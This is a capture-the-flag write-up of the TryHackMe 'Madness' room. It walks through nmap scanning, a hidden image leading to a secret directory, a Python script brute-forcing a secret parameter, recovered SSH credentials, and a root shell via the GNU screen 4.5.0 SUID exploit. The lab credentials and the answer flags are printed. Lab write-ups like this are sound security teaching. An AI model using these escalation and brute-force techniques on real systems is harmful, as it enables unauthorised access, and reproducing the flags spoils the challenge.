

Madness

Enumeration

we see a webserver open on port 80 so thats our way in and we have ssh which will be used in later stages

we see a image in source clode and after fixing the corrupted file got a hint in pic about a secret directory on web browser

Stegnogtaphy and enumerations get us credentials joker : *axA&GF8dP

we now ssh into machine

```
# ssh joker@$ip
The authenticity of host '10.10.117.17 (10.10.117.17)' can't be established.
ECDSA key fingerprint is SHA256:Wi0RpQNwFTfSuABX4f8gKrf3UzJBmrNOdVjVnBBqL5E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.117.17' (ECDSA) to the list of known hosts.
joker@10.10.117.17's password:

Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jan  5 18:51:33 2020 from 192.168.244.128
joker@ubuntu:~$
joker@ubuntu:~$
```

Nmap

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ac:f9:85:10:52:65:6e:17:f5:1c:34:e7:d8:64:67:b1 (RSA)
| 256 dd:8e:5a:ec:b1:95:cd:dc:4d:01:b3:fe:5f:4e:12:c1 (ECDSA)
|_ 256 e9:ed:e3:eb:58:77:3b:00:5e:3a:f5:24:d8:58:34:8e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16
```

(95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV (Android 5.0) (92%), Linux 3.13 (92%), Linux 3.13 - 4.4 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 4 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)

HOP RTT ADDRESS

1 200.12 ms 10.4.0.1

2 ... 3

4 456.72 ms 10.10.117.17

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 34.36 seconds

http:80

Gobuster didnt showed any directories and i wasted some time. After sometime i read the source code and found a sus comment a hidden image

```
<body>
  <div class="main_page">
    <div class="page_header floating_element">
      
!-- They will never find me-->
      <span class="floating_element">
        Apache2 Ubuntu Default Page
      </span>
    </div>
```

we first found that its an png image with jpg extension and its bytes chunks corrupted so we fixed the corrupt png file and made it proper png

after enumeration couldnt find anything so took a hint from writeup and saw that we have to convert the png image to proper jpg image


i used convert tool on command line and converted the png file to proper jpg

opening the image gave us a secret directory

THM 123x27



secret directory



Saw a secret comment here

```
/ <div class="main">
8 <h2>Welcome! I have been expecting you!</h2>
9 <p>To obtain my identity you need to guess my secret! </p>
10 <!-- It's between 0-99 but I don't think anyone will look here-->
11
12 <p>Secret Entered: </p>
13
14 <p>That is wrong! Get outta here!</p>
```

I copied a python3 script which basically makes request to the url and we provide a secret get parameter because webapp expects us to enter a secret number between 0 -99

```
#!/usr/bin/python3

import requests

host = '10.10.117.17'
url = 'http://{{}}/th1s_1s_h1dd3n/?secret={{}}'

for i in range(100):
    r = requests.get(url.format(host, i))
    if not 'That is wrong!' in r.text:
        print("Found secret: {}".format(i))
        print(r.text)

__([root@CyberJunkie]~/.Tryhackme/Madness THM)
```

we got our secret number -73

```
__([root@CyberJunkie]~/.Tryhackme/Madness THM)
# python3 secret.py
Found secret: 73
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->


<p>Secret Entered: 73</p>

<p>Urgh, you got it right! But I won't tell you who I am! y2RPJ4QaPF!B</p>

</div>
</body>
</html>
```

Now my jpg file wasnt opening so i opened a writeup and got the username from there

The encoded username is "wbxre" and username is joker



As the ctf said bruteforcing isnt allowed so to find password i tried every possible way but couldnt find

In writeup i found that the pic of the room in thmsite contains the password

```
└─# cat password.txt  
I didn't think you'd find me! Congratulations!  
  
Here take my password  
  
*axA&GF8dP
```

Exploitation

Post Exploitation

we have some suid binaries and screen 4.5.0 binary is exploitable

we got its exploit code from exploitdb and got root shell

```

joker@ubuntu:~$ ./priv.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod'
      chmod("/tmp/rootshell", 04755);
      ^
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid'
      setuid(0);
      ^
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid'
      setgid(0);
      ^
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid'
      seteuid(0);
      ^
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid'
      setegid(0);
      ^
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp'
      execvp("/bin/sh", NULL, NULL);
      ^
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared o
[+] done!
No Sockets found in /tmp/screens/S-joker.

# id
uid=0(root) gid=0(root) groups=0(root),1000(joker)
#

```

Credentials

```
#ssh
```

```
joker : *axA&GF8dP
```

Flags

```
# User Flag
```

```
joker@ubuntu:~$ ls
user.txt
joker@ubuntu:~$ cat user.txt
THM{d5781e53b130efe2f94f9b0354a5e4ea}
joker@ubuntu:~$
```

THM{d5781e53b130efe2f94f9b0354a5e4ea}

Root Flag

```
total 24
drwx-----  3 root root 4096 Jan  5  2020 .
drwxr-xr-x 23 root root 4096 Jan  4  2020 ..
-rw-----  1 root root    0 Jan  5  2020 .ba
-rw-r--r--  1 root root 3106 Oct 22  2015 .ba
drwx-----  2 root root 4096 Jan  5  2020 .ca
-rw-r--r--  1 root root  148 Aug 17  2015 .pi
-rw-r--r--  1 root root   38 Jan  6  2020 roc
# cat root.txt
THM{5ecd98aa66a6abb670184d7547c8124a}
#
```

THM{5ecd98aa66a6abb670184d7547c8124a}